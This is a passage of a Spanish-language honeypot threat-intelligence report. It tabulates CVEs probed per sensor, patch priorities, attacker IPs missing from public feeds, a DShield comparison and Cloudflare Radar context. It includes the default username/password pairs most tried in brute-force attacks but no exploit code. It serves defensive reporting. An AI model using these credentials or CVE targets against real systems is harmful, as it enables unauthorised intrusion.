CVE-2020-9425	12	8	4	—	Sondeo	nuclei	rConfig <3.9.4 - Sensitive Information Disclosure
CVE-2022-40684	12	6	4	Sí	Sondeo	nuclei	Fortinet - Authentication Bypass
CVE-2021-26855	11	10	3	Sí	Real	curada+nuclei	MS Exchange ProxyLogon (SSRF)
CVE-2020-9484	9	9	4	—	Sondeo	nuclei	Apache Tomcat Remote Command Execution
CVE-2023-43177	9	9	4	—	Sondeo	nuclei	CrushFTP < 10.5.1 - Unauthenticated Remote Code Execution
CVE-2021-3129	9	3	3	Sí	Sondeo	nuclei	Laravel with Ignition <= v8.4.2 Debug Mode - Remote Code Execution

28. CVE por sensor

Desglose de los CVE detectados en cada sensor, identificado por su ubicación. Solo se muestran los sensores activos que han registrado algún CVE en el periodo.

España — 2379 intentos, 15 CVE distintos (top 15)

CVE	Intentos	IPs	Conf.	Fuente	Descripción
CVE-2017-9841	541	16	Sondeo	nuclei	PHPUnit - Remote Code Execution
CVE-2024-4577	462	18	Real	curada+suricata	PHP-CGI argument injection RCE
CVE-2014-6271	320	2	Sondeo	curada	Shellshock (bash CGI)
CVE-2021-36260	306	5	Real	nuclei+suricata	Hikvision IP camera/NVR - Remote Command Execution
CVE-2026-63030	94	3	Real	nuclei+sigma	WordPress Wp2shell REST Batch Endpoint Exploitation
CVE-2026-60137	94	3	Real	curada+sigma	wp2shell SQLi via author_exclude
CVE-2012-1823	76	16	Sondeo	nuclei	PHP CGI v5.3.12/5.4.2 Remote Code Execution
CVE-2021-41773	73	32	Real	curada+sigma+suricata	ET EXPLOIT Apache HTTP Server 2.4.49 - Path Traversal Attempt (CVE-2021-41773) M2
CVE-2018-20062	50	16	Sondeo	curada	ThinkPHP 5.x invokefunction RCE
CVE-2021-42013	44	20	Real	nuclei+suricata	ET EXPLOIT Apache HTTP Server - Path Traversal Attempt (CVE-2021-42013) M2
CVE-2026-109619	42	3	Real	curada+suricata	php2shell session.upload_progress RCE
CVE-2024-4836	40	10	Sondeo	nuclei	Edito CMS - Sensitive Data Leak
CVE-2025-64500	36	4	Sondeo	nuclei	Symfony HttpFoundation - Access Control Bypass via PATH_INFO
CVE-2002-0953	20	10	Real	suricata	ET WEB_SERVER PHP Possible php Remote File Inclusion Attempt
CVE-2018-10561	19	6	Real	curada+suricata	GPON router auth bypass / RCE

Estados Unidos — 151 intentos, 15 CVE distintos (top 15)

CVE	Intentos	IPs	Conf.	Fuente	Descripción
CVE-2025-64500	19	6	Sondeo	nuclei	Symfony HttpFoundation - Access Control Bypass via PATH_INFO
CVE-2026-63030	12	7	Real	curada+nuclei+sigma	wp2shell batch route confusion (batch anidado)
CVE-2026-60137	11	7	Sondeo	curada+sigma	wp2shell SQLi via author_exclude
CVE-2024-4836	11	10	Sondeo	nuclei	Edito CMS - Sensitive Data Leak
CVE-2021-41282	7	3	Sondeo	nuclei	pfSense - Arbitrary File Write
CVE-2022-42475	7	7	Sondeo	nuclei	Fortinet SSL-VPN - Heap-Based Buffer Overflow
CVE-2022-40684	6	3	Sondeo	nuclei	Fortinet - Authentication Bypass
CVE-2020-9425	5	3	Sondeo	nuclei	rConfig <3.9.4 - Sensitive Information Disclosure
CVE-2023-43177	4	4	Sondeo	nuclei	CrushFTP < 10.5.1 - Unauthenticated Remote Code Execution
CVE-2024-28000	4	4	Sondeo	nuclei	WordPress LiteSpeed Cache - Unauthenticated Privilege Escalation to Admin

CVE	Intentos	IPs	Conf.	Fuente	Descripción
CVE-2021-3129	4	2	Sondeo	nuclei	Laravel with Ignition <= v8.4.2 Debug Mode - Remote Code Execution
CVE-2020-9484	4	4	Sondeo	nuclei	Apache Tomcat Remote Command Execution
CVE-2025-2710	4	4	Sondeo	nuclei	Yonyou UFIDA ERP-NC V5.0 - Cross-Site Scripting
CVE-2018-13379	3	3	Real	curada+nuclei+sigma	Fortinet FortiOS SSL VPN traversal
CVE-2021-44228	3	3	Sondeo	nuclei	Sonicwall NSM - Remote Code Execution (Apache Log4j)

Suecia — 97 intentos, 15 CVE distintos (top 15)

CVE	Intentos	IPs	Conf.	Fuente	Descripción
CVE-2023-1389	8	1	Sondeo	nuclei	TP-Link Archer AX21 (AX1800) - Unauthenticated Command Injection
CVE-2019-9621	7	7	Sondeo	nuclei	Zimbra Collaboration Suite - SSRF
CVE-2021-41282	6	3	Sondeo	nuclei	pfSense - Arbitrary File Write
CVE-2018-10561	6	6	Sondeo	curada	GPON router auth bypass / RCE
CVE-2021-41349	6	6	Sondeo	nuclei	Microsoft Exchange Server Pre-Auth POST Based Cross-Site Scripting
CVE-2022-42475	6	5	Sondeo	nuclei	Fortinet SSL-VPN - Heap-Based Buffer Overflow
CVE-2018-10562	6	6	Sondeo	nuclei	Dasan GPON Devices - Remote Code Execution
CVE-2024-4836	6	6	Sondeo	nuclei	Edito CMS - Sensitive Data Leak
CVE-2021-26855	5	5	Real	curada+nuclei	MS Exchange ProxyLogon (SSRF)
CVE-2025-64500	5	2	Sondeo	nuclei	Symfony HttpFoundation - Access Control Bypass via PATH_INFO
CVE-2025-3515	3	1	Sondeo	nuclei	Contact Form 7 Drag and Drop Multiple File Upload - Arbitrary File Upload
CVE-2026-82901	3	1	Sondeo	nuclei	Ultimate Addons for Contact Form 7 <= 3.5.50 - Arbitrary File Upload
CVE-2010-1428	3	2	Sondeo	nuclei	Red Hat JBoss - Web/JMX Console Access
CVE-2020-9425	3	2	Sondeo	nuclei	rConfig <3.9.4 - Sensitive Information Disclosure
CVE-2021-41773	2	2	Real	curada+sigma	Apache 2.4.49 path traversal

Singapur — 95 intentos, 15 CVE distintos (top 15)

CVE	Intentos	IPs	Conf.	Fuente	Descripción
CVE-2024-4836	14	9	Sondeo	nuclei	Edito CMS - Sensitive Data Leak
CVE-2026-63030	7	3	Real	curada+nuclei+sigma	wp2shell batch route confusion (batch anidado)
CVE-2026-60137	6	3	Sondeo	curada+sigma	wp2shell SQLi via author_exclude
CVE-2015-1427	6	6	Sondeo	nuclei	ElasticSearch - Remote Code Execution
CVE-2022-42475	5	5	Sondeo	nuclei	Fortinet SSL-VPN - Heap-Based Buffer Overflow
CVE-2019-9621	4	4	Sondeo	nuclei	Zimbra Collaboration Suite - SSRF
CVE-2021-41349	4	4	Sondeo	nuclei	Microsoft Exchange Server Pre-Auth POST Based Cross-Site Scripting
CVE-2021-41282	4	3	Sondeo	nuclei	pfSense - Arbitrary File Write

CVE	Intentos	IPs	Conf.	Fuente	Descripción
CVE-2019-7194	3	3	Sondeo	nuclei	QNAP Photo Station < 6.0.3 - Remote Code Execution
CVE-2021-26855	3	3	Real	curada+nuclei	MS Exchange ProxyLogon (SSRF)
CVE-2025-64500	3	2	Sondeo	nuclei	Symfony HttpFoundation - Access Control Bypass via PATH_INFO
CVE-2018-10561	2	2	Sondeo	curada	GPON router auth bypass / RCE
CVE-2020-9484	2	2	Sondeo	nuclei	Apache Tomcat Remote Command Execution
CVE-2022-40684	2	1	Sondeo	nuclei	Fortinet - Authentication Bypass
CVE-2018-10562	2	2	Sondeo	nuclei	Dasan GPON Devices - Remote Code Execution

EE.UU. (Cowrie) — 84 intentos, 1 CVE distintos (top 15)

CVE	Intentos	IPs	Conf.	Fuente	Descripción
CVE-2014-6271	84	5	Sondeo	curada	Shellshock (bash CGI)

España (Cowrie) — 18 intentos, 1 CVE distintos (top 15)

CVE	Intentos	IPs	Conf.	Fuente	Descripción
CVE-2014-6271	18	2	Sondeo	curada	Shellshock (bash CGI)

29. Antigüedad de las vulnerabilidades explotadas

No todos los ataques usan fallos recientes. Este apartado reparte los **intentos reales de explotación** (con carga confirmada) según la antigüedad de la vulnerabilidad, obtenida del año del propio identificador CVE. Sirve para una decisión concreta: dónde invertir. Si la mayor parte de lo que te ataca son fallos de hace años, la prioridad no son los 0-day, es tener al día los parches.

Antigüedad del fallo	Intentos reales	% del total
Menos de 1 año	88	33 %
De 1 a 3 años	32	12 %
De 3 a 5 años	2	1 %
5 años o más	148	55 %

Lectura para dirección. El **56 %** de los intentos reales usa vulnerabilidades de **3 años o más**; la antigüedad media es de **5 años**. Son fallos con parche disponible desde hace tiempo: el riesgo no es la sofisticación del atacante, es la higiene de parcheo. El detalle de qué versión aplicar está en «Parches prioritarios».

30. Tecnologías en el punto de mira

Aquí se agrupan por producto las vulnerabilidades que los atacantes han buscado, para responder a una pregunta sencilla: ¿usamos alguno de estos productos? Si la respuesta es sí, basta con comprobar la versión instalada frente a la última columna. Casi todos los intentos son sondeos automáticos que prueban miles de fallos a la vez contra cualquier servidor. Que un producto aparezca aquí no significa que alguien haya elegido a la organización, sino que cualquier instalación sin actualizar acabará encontrada.

Producto	Qué permite al atacante	CVE	Intentos	Qué hacer
PHPUnit	Ejecutar código en el servidor	CVE-2017-9841 *	541	Aplicar la última actualización del fabricante.
PHP Group PHP	Ejecutar código en el servidor	CVE-2024-4577 *, CVE-2026-109619 *	506	Aplicar la última actualización del fabricante.
GNU Bourne-Again Shell (Bash)	Ejecutar código en el servidor	CVE-2014-6271 *	422	Aplicar la última actualización del fabricante.
Hikvision Security cameras web server	Ejecutar código en el servidor	CVE-2021-36260 *	306	Aplicar la última actualización del fabricante.
WordPress Core	Otro tipo de fallo; Inyección SQL	CVE-2026-60137 *, CVE-2026-63030 *	224	Aplicar la última actualización del fabricante.
Apache HTTP Server	Leer ficheros del servidor	CVE-2021-41773 *, CVE-2021-42013 *	122	Afecta a la versión 2.4.49: actualizar.
PHP	Ejecutar código en el servidor	CVE-2012-1823 *	76	Aplicar la última actualización del fabricante.
Dasan Gigabit Passive Optical Network (G…	Saltarse el acceso o ganar privilegios; Ejecutar código en el servidor	CVE-2018-10561 *, CVE-2018-10562 *	54	Aplicar la última actualización del fabricante.
ThinkPHP noneCms	Ejecutar código en el servidor	CVE-2018-20062 *	53	Aplicar la última actualización del fabricante.
Fortinet FortiOS	Desbordamiento de memoria; Leer ficheros del servidor	CVE-2018-13379 *, CVE-2022-42475 *	33	Aplicar la última actualización del fabricante.
Synacor Zimbra Collaboration Suite (ZCS)	Forzar peticiones desde el servidor (SSRF); Otro tipo de fallo	CVE-2019-9621 *, CVE-2019-9670 *	25	Aplicar la última actualización del fabricante.
Elasticsearch	Ejecutar código en el servidor	CVE-2015-1427 *	21	Aplicar la última actualización del fabricante.
TP-Link Archer AX21	Ejecutar código en el servidor	CVE-2023-1389 *	15	Aplicar la última actualización del fabricante.
QNAP Photo Station	Leer ficheros del servidor	CVE-2019-7194 *	13	Actualizar a la versión 6.0.3 o posterior.
Fortinet Multiple Products	Saltarse el acceso o ganar privilegios	CVE-2022-40684 *	12	Aplicar la última actualización del fabricante.

* Figura en el catálogo CISA KEV: hay explotación activa confirmada y son las primeras que conviene verificar. Hay 61 productos más con menos intentos en el apartado de vulnerabilidades.

31. Primer contacto a los servicios publicados

Parte de los señuelos se publica con un nombre de dominio propio (un portal que aparenta ser un webmail o una VPN), no solo con su dirección IP. Eso permite medir algo que a una organización le importa: cuánto tarda un servicio recién publicado en empezar a recibir ataques. Las cifras son del histórico completo de cada señuelo (su primera visita y su ventana de actividad), no solo del periodo de este informe.

Servicio publicado	Peticiones	IPs distintas	Primera visita	Ventana activa
backup-srv-mad.duckdns.org	3.480.886	18.868	16/07/2026 17:59	105 d
backup-srv-usa.duckdns.org	2.751.326	20.922	16/07/2026 18:21	105 d
backup-srv-ind.duckdns.org	889.321	15.199	12/08/2026 14:46	78 d
webmail-eu.duckdns.org	2.154	102	22/10/2026 15:08	7 d
vpn-portal-sg.duckdns.org	596	79	22/10/2026 15:12	2 d
www.webmail-eu.duckdns.org	8	7	24/10/2026 14:52	4 d
www.vpn-portal-sg.duckdns.org	6	5	22/10/2026 17:07	2 d

La lectura para dirección: publicar un servicio en Internet, aunque no se anuncie en ningún sitio, basta para que en horas empiece a recibir ataques dirigidos. Cualquier portal nuevo de la organización (acceso remoto, correo web, VPN) debe nacer ya con doble factor, con la última versión instalada y vigilado desde el primer día.

32. Parches prioritarios

El apartado anterior responde a si la empresa usa alguno de los productos buscados. Este ordena qué parchear primero si la respuesta es sí. La prioridad combina cuatro datos: si CISA confirma que la vulnerabilidad se está explotando, si se ha usado en ataques de ransomware, la probabilidad de que se explote en los próximos 30 días (EPSS) y si a los sensores ha llegado un intento de explotación real. Solo es urgente lo que cumple esto último. Los plazos son orientativos.

11 productos requieren parche urgente si se usan en la empresa

Prioridad	Producto	CVE	Qué permite	EPSS	IPs	Plazo
Urgente (ransomware)	PHP Group PHP	CVE-2026-109619, CVE-2024-4577	Ejecutar código en el servidor	>99 %	22	En 7 días
Urgente (ransomware)	Fortinet FortiOS	CVE-2018-13379, CVE-2022-42475	Desbordamiento de memoria; Leer ficheros del servidor	>99 %	22	En 7 días
Urgente (ransomware)	Microsoft Exchange Server	CVE-2021-26855	Ejecutar código en el servidor	>99 %	10	En 7 días
Urgente	DrayTek Multiple Vigor Routers	CVE-2020-8515	Ejecutar código en el servidor	>99 %	1	En 7 días
Urgente (ransomware)	Apache HTTP Server	CVE-2021-41773, CVE-2021-42013	Leer ficheros del servidor	>99 %	37	En 7 días
Urgente	Cisco Adaptive Security Appliance (ASA) …	CVE-2020-3452	Leer ficheros del servidor	>99 %	6	En 7 días
Urgente (ransomware)	Dasan Gigabit Passive Optical Network (G…	CVE-2018-10561, CVE-2018-10562	Saltarse el acceso o ganar privilegios; Ejecutar código en el servidor	>99 %	14	En 7 días
Urgente	Hikvision Security cameras web server	CVE-2021-36260	Ejecutar código en el servidor	>99 %	5	En 7 días
Urgente	Joomla!	CVE-2023-23752	Saltarse el acceso o ganar privilegios	>99 %	1	En 7 días
Urgente (ransomware)	Meta React Server Components	CVE-2025-55182	Ejecutar código en el servidor	>99 %	1	En 7 días
Urgente	Cisco IOS XE Web UI	CVE-2023-20198	Saltarse el acceso o ganar privilegios	>99 %	1	En 7 días

EPSS: probabilidad estimada por FIRST de que la vulnerabilidad se explote en los próximos 30 días. Ransomware: CISA tiene constancia de su uso en campañas de ransomware. IPs: direcciones distintas que lo intentaron en el periodo. Hay 63 productos más, de menor prioridad, en «Tecnologías en el punto de mira».

Cuánto margen dejan los atacantes

Vulnerabilidades que CISA declaró explotadas mientras los sensores ya estaban funcionando, y cuándo se vio el primer intento contra ellos:


- CVE-2026-72898 (Metabase Metabase): primer intento 36 días antes del aviso de CISA.
- CVE-2026-109619 (PHP Group PHP): primer intento 3 días antes del aviso de CISA.
- CVE-2026-60137 (WordPress Core): primer intento 1 día antes del aviso de CISA.
- CVE-2026-63030 (WordPress Core): primer intento 1 día antes del aviso de CISA.
- CVE-2026-9198 (IBM Langflow): primer intento 50 días después del aviso de CISA.

El plazo real para parchear lo marca el atacante, no el calendario de mantenimiento. Para lo urgente conviene tener un procedimiento que permita actualizar en días, no en semanas.

33. Clasificación de la actividad por tipo de evento

No toda la actividad es un ataque efectivo: la mayor parte son escaneos e intentos automáticos, y solo una fracción llega a entrar en un señuelo o a ejecutar comandos. Este desglose separa cada fase para no sobrestimar el impacto.

Tipo de evento	Nº	Qué significa
Conexiones a los servicios simulados	237.299	Contacto con un servicio de los sensores de baja interacción. Incluye escaneos.
Conexiones a los señuelos de captura de malware	222.099	Contacto con los servicios vulnerables que imita Dionaea.
Sesiones SSH/Telnet abiertas	29.989	Conexiones a los señuelos de alta interacción (Cowrie).
Intentos de acceso con usuario y contraseña	165.775	Fuerza bruta y diccionarios de credenciales.
Búsquedas de vulnerabilidades conocidas	2.824	Peticiones que coinciden con la forma de explotar un CVE.
Accesos aceptados por el señuelo	27.260	Cowrie deja entrar a propósito para observar al atacante.
Comandos ejecutados dentro del señuelo	623.494	Lo que el atacante hace una vez dentro.
Muestras de malware capturadas	329	Ficheros distintos que el atacante intentó dejar en los señuelos.



El volumen se concentra en las primeras filas, que son ruido de fondo de Internet. El valor de inteligencia está en las últimas: accesos, comandos y malware.

34. IOCs diferenciales (no catalogados en fuentes abiertas)

Direcciones que atacan los señuelos de forma repetida (fuerza bruta, barridos o insistencia sobre un objetivo) y que **no figuran** en DShield, en el catálogo de GreyNoise ni con detecciones en VirusTotal. Es la información que aporta una red de señuelos propia: indicadores que una lista de reputación pública todavía no bloquearía.

De las 1.543 direcciones que atacan de forma repetida, 387 ya figuran en DShield. Quedan **1.156** que esas fuentes no recogen. Se han contrastado con VirusTotal las 20 más activas: **4** no tienen ninguna detección.

IP	Eventos	Sensores	Comportamiento	País	ASN
192.236.187.186	140.350	1	Fuerza bruta automatizada	Estados Unidos	AS36352 HostPapa
183.23.60.160	14.209	1	Fuerza bruta automatizada	China	AS4134 CHINANET BACKBONE
190.216.237.10	7.638	1	Fuerza bruta automatizada	Venezuela	AS271904 CHARTER COMMUNICATIONS IN…
89.219.243.236	6.247	1	Fuerza bruta automatizada	Irán	AS58224 Iran Telecommunication Com…

35. Contraste con la comunidad DShield (SANS ISC)

DShield, del SANS Internet Storm Center, reúne los registros de miles de cortafuegos y sensores de todo el mundo. Contrastar nuestros datos con los suyos permite saber qué parte de la amenaza es generalizada en Internet y qué parte solo la detecta nuestra red, que es la que aporta un valor que no se obtiene de las fuentes públicas.

IPs más activas de Internet que también nos atacan

DShield publicó **100 IPs** entre las más activas de Internet en el periodo. Ninguna de ellas ha atacado nuestra infraestructura. Solo coincide una, y es un escáner declarado (Shodan, Censys o similar): DShield la cuenta porque toca muchos cortafuegos, pero no es un atacante y no debe bloquearse.

Ataques SSH/Telnet: qué ve la comunidad y qué solo vemos nosotros

En el periodo DShield registró **21.029.990 intentos** de acceso SSH desde **24.853 IPs**. Nuestros sensores SSH/Telnet recibieron ataques de **3.800 IPs**: **814** ya las conocía la comunidad y **2.986 (79%) solo las ha detectado nuestra red**.

98 IPs nos atacaron antes de aparecer en DShield, con una antelación media de **2.1 días**. Es el margen que gana quien aplica estos indicadores frente a quien depende solo de las fuentes abiertas.

IP	Antelación	Eventos nuestros	Intentos en DShield
185.191.236.38	9 d	2	3
191.98.239.130	7 d	80	1
124.29.226.141	7 d	13	2.219
171.83.59.190	7 d	1	1
181.233.184.52	6 d	118	1
46.200.61.178	6 d	7	1
179.48.33.36	6 d	1	1
195.225.231.205	6 d	1	2
210.212.28.129	5 d	20.410	2
46.98.60.60	5 d	8	4
5.172.15.33	5 d	2	4
82.232.89.219	5 d	1	2
221.160.73.81	4 d	33	1
124.29.226.211	4 d	25	10
79.126.115.22	4 d	9	5

IPs más activas que solo ha detectado nuestra red:

IP	Eventos	País	ASN
192.236.187.186	140.350	Estados Unidos	AS36352 HostPapa
103.126.201.130	17.480	Indonesia	AS138113 PT Amron Citinet
46.98.188.224	17.160	Ucrania	AS15377 TRADITIONAL LLC
164.92.115.22	9.287	Estados Unidos	AS14061 DigitalOcean, LLC
106.215.114.57	8.861	India	AS24560 Bharti Airtel Ltd., Telemedia Se…
182.253.205.235	6.931	Indonesia	AS38482 Biznet ISP
45.186.210.171	4.162	Venezuela	AS263703 VIGINET C.A
95.244.139.112	4.035	Italia	AS3269 Telecom Italia S.p.A.

IP	Eventos	País	ASN
118.175.232.135	2.371	Tailandia	AS23969 TOT Public Company Limited
45.6.217.214	2.164	Brasil	AS266247 ISPCORP Soluções Digitais Corpo…
37.55.110.151	2.136	Ucrania	AS6849 JSC Ukrtelecom
46.32.173.37	2.136	Azerbaiyán	AS215056 Nardaran Invest LLC
105.186.244.45	2.136	Sudáfrica	AS37457 Telkom SA Ltd.
177.136.35.161	2.136	Brasil	AS52871 TASCOM TELECOMUNICAÇÕES LTDA
182.240.26.149	2.136	China	AS4134 CHINANET BACKBONE

Credenciales más probadas en Internet frente a nuestra red

Usuario	Contraseña	Intentos DShield	IPs DShield	Intentos nuestros
root	(vacío)	225.179	1.280	239
root	root	177.348	2.866	148
admin	1234	173.296	1.564	111
admin	admin	163.807	3.367	5.599
root	hi3518	151.261	614	71
root	admin	148.177	2.615	186
user	user	140.991	2.122	123
root	Zte521	131.259	804	79
345gs5662d34	345gs5662d34	113.937	4.695	no vista
support	support	112.359	1.984	146

9 de las 10 credenciales más usadas en Internet también se probaron contra nuestros sensores. Ninguna de ellas debería existir en un equipo de la organización accesible desde Internet.

Conclusiones

• El 79% de las IPs que atacaron nuestros servicios SSH/Telnet no aparece en DShield en el mismo periodo: es inteligencia propia que no ofrecen las listas públicas.

• 98 IPs se detectaron aquí una media de 2.1 días antes que en DShield.

36. Contexto de origen de las IPs (proxy/VPN/Tor)

Para cada IP de mayor actividad se indica si el origen es **proxy/VPN, hosting/datacenter, red móvil o nodo Tor**. Un ataque desde hosting/VPN raramente revela la ubicación real del atacante.


IP	País	Tipo de origen	ASN
192.236.187.186	Estados Unidos	Hosting/DC	AS36352 HostPapa
77.90.185.30	Alemania	Residencial/otro	AS213790 Limited Network LTD
108.26.213.253	Estados Unidos	Residencial/otro	AS701 Verizon Business
176.65.139.40	Países Bajos	Hosting/DC	AS219502 Storm Industries LLC
176.120.22.110	Rusia	Residencial/otro	AS198953 Proton66 OOO
176.120.22.97	Rusia	Residencial/otro	AS198953 Proton66 OOO
210.212.28.129	India	Residencial/otro	AS9829 National Internet Backb…
200.109.233.2	Venezuela	Residencial/otro	AS8048 CANTV Servicios, Venezu…
103.126.201.130	Indonesia	Residencial/otro	AS138113 PT Amron Citinet
176.120.22.92	Rusia	Residencial/otro	AS198953 Proton66 OOO
46.98.188.224	Ucrania	Proxy/VPN	AS15377 TRADITIONAL LLC
176.120.22.36	Rusia	Residencial/otro	AS198953 Proton66 OOO
176.120.22.61	Rusia	Residencial/otro	AS198953 Proton66 OOO
183.23.60.160	China	Residencial/otro	AS4134 CHINANET BACKBONE
77.90.185.21	Alemania	Residencial/otro	AS213790 Limited Network LTD
120.49.64.28	China	Residencial/otro	AS38365 Beijing Baidu Netcom S…
164.92.115.22	Estados Unidos	Hosting/DC	AS14061 DigitalOcean, LLC
106.215.114.57	India	Residencial/otro	AS24560 Bharti Airtel Ltd., Te…
70.32.86.195	Estados Unidos	Hosting/DC	AS398101 GoDaddy.com, LLC
190.216.237.10	Venezuela	Residencial/otro	AS271904 CHARTER COMMUNICATION…
182.253.205.235	Indonesia	Residencial/otro	AS38482 Biznet ISP
208.109.212.211	Estados Unidos	Hosting/DC	AS398101 GoDaddy.com, LLC
89.219.243.236	Irán	Residencial/otro	AS58224 Iran Telecommunication…
220.132.88.169	Taiwán	Residencial/otro	AS3462 Data Communication Busi…
189.130.21.2	México	Residencial/otro	AS8151 Uninet S.A. de C.V.
2.145.184.165	Irán	Móvil	AS44244 Iran Cell Service and …
78.38.149.88	Irán	Residencial/otro	AS58224 Iran Telecommunication…
213.209.159.175	Alemania	Residencial/otro	AS208137 Feo Prest SRL
220.74.36.3	Corea del Sur	Residencial/otro	AS4766 Korea Telecom
45.90.163.37	Francia	Hosting/DC	AS39421 Sapinet SAS

De las 30 IPs analizadas: **1** proxy/VPN, **6** hosting/datacenter, **0** Tor, **1** red móvil.

37. Panorama global de ataques (Cloudflare Radar)

Cloudflare protege una parte muy grande del tráfico web mundial y publica estadísticas de los ataques que mitiga. Compararlas con nuestros sensores indica si la amenaza que recibimos es local o forma parte de una tendencia global. Los porcentajes de Radar son la media de las capturas tomadas durante el periodo del informe.

Países de origen: nuestra red frente a Internet



#	Nuestros sensores	Internet: ataques de red (L3)	Internet: ataques web (L7)
1	Estados Unidos (18.0%)	Brasil (18.1%)	Estados Unidos (22.3%)
2	China (15.6%)	Estados Unidos (16.4%)	China (6.8%)
3	Rusia (7.9%)	Rusia (6.6%)	Singapur (5.5%)
4	India (6.8%)	Chile (4.2%)	Países Bajos (5.4%)
5	Brasil (6.7%)	Taiwán (4.2%)	Alemania (4.9%)
6	Alemania (5.0%)	Reino Unido (3.8%)	Indonesia (4.3%)
7	Irán (4.4%)	Polonia (3.7%)	-
8	Corea del Sur (3.7%)	Singapur (3.5%)	-
9	Venezuela (3.4%)	Argentina (3.3%)	-
10	Ucrania (2.9%)	-	-

5 de nuestros 10 principales países de origen figuran también entre los principales orígenes de ataque mundiales, y concentran el **53%** de los ataques geolocalizados que recibimos. La amenaza observada es representativa de la de Internet. Los que no coinciden suelen deberse a unas pocas direcciones con mucho volumen contra un sensor concreto (ver la lista de bloqueo).

Cómo son los ataques a escala mundial

Capa	Dimensión	Principales categorías (% de los ataques)
Red (L3)	Volumen	< 500 Mbps 57.0% · 1–10 Gbps 29.2% · 500–1 Gbps 13.5% · 10–100 Gbps 0.2% · > 100 Gbps 0.0%
Red (L3)	Duración	> 3 h 96.5% · 1–3 h 1.7% · < 10 min 0.8% · 20–40 min 0.4% · 40–1 h 0.4%
Red (L3)	Versión IP	IPv4 99.7% · IPv6 0.3%
Red (L3)	Protocolo	Udp 65.1% · Gre 27.8% · Tcp 7.1% · Icmp 0.0%
Red (L3)	Vector de ataque	Mirai (UDP) Flood 41.4% · GRE Flood 38.3% · UDP Flood 17.8% · SYN Flood 3.8% · other 2.6%
Web (L7)	Método HTTP	Get 83.0% · Post 13.7% · Head 2.5% · Options 0.5% · Patch 0.1%
Web (L7)	Versión HTTP	HTTP/2 60.0% · HTTP/1.x 37.4% · HTTP/3 2.6%
Web (L7)	Versión IP	IPv4 87.8% · IPv6 12.2%
Web (L7)	Regla que lo detectó	Directory Traversal 48.2% · HTTP Anomaly 13.4% · Command Injection 7.5% · other 6.3% · Xss 5.2%
Web (L7)	Producto que lo mitigó	WAF 64.1% · Anti-DDoS 30.6% · Reglas de acceso 2.5% · Reputación de IP 2.4% · Gestión de bots 0.4%

Los vectores UDP y de amplificación (Mirai (UDP) Flood 41.4%, UDP Flood 17.8%, SSDP Flood 1.4%, DNS Amplification 1.1%) son los mismos que buscan los atacantes en nuestro señuelo de amplificación, lo que confirma que los servicios UDP abiertos se siguen usando como arma a escala mundial.

Secuestros de rutas en Internet (BGP)

Un secuestro BGP ocurre cuando una red anuncia como propias direcciones que pertenecen a otra. El tráfico de la víctima puede acabar desviado, interceptado o perdido.

Radar no registró secuestros BGP en el periodo del informe.

Conclusiones

